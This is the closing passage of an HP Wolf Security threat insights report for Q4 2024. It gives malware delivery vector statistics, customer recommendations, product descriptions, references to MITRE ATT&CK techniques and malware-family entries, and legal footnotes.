Threat vector trends

Email remained the top vector for delivering malware to endpoints (53% of threats), growing 1% point compared to Q3 2024. Malicious web browser downloads fell by 1% point to 27% in Q4. Threats delivered by other vectors, such as removable media, saw no change compared to the previous quarter, accounting for 20% of threats.

Of the email threats caught by HP Wolf Security in Q4, at least 11% had bypassed one or more email gateway scanner, matching Q3.

Stay current

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[26] [27]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[28]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[29] For the latest threat research, head over to the HP Wolf Security blog.[30]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

HP Wolf Security is a new breed[c] of endpoint security. HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

References

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma
[3] https://attack.mitre.org/techniques/T1027/009/
[4] https://attack.mitre.org/techniques/T1059/006/
[5] https://malpedia.caad.fkie.fraunhofer.de/details/win.404keylogger
[6] https://attack.mitre.org/techniques/T1583/003/
[7] https://attack.mitre.org/techniques/T1547/001/
[8] https://attack.mitre.org/techniques/T1574/002/
[9] https://attack.mitre.org/techniques/T1027/006/
[10] https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-september-2024/
[11] https://attack.mitre.org/techniques/T1021/
[12] https://attack.mitre.org/techniques/T1036/007/
[13] https://attack.mitre.org/techniques/T1059/005/
[14] https://attack.mitre.org/techniques/T1564/001/
[15] https://attack.mitre.org/techniques/T1027/013/
[16] https://attack.mitre.org/techniques/T1562/001/
[17] https://attack.mitre.org/techniques/T1106/
[18] https://attack.mitre.org/techniques/T1055/004/
[19] https://malpedia.caad.fkie.fraunhofer.de/details/win.dcrat
[20] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
[21] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[22] https://malpedia.caad.fkie.fraunhofer.de/details/win.venom
[23] https://malpedia.caad.fkie.fraunhofer.de/details/win.xenorat
[24] https://attack.mitre.org/techniques/T1036/008/
[25] https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-january-2025/
[26] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[27] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[28] https://enterprisesecurity.hp.com/s/
[29] https://github.com/hpthreatresearch/
[30] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.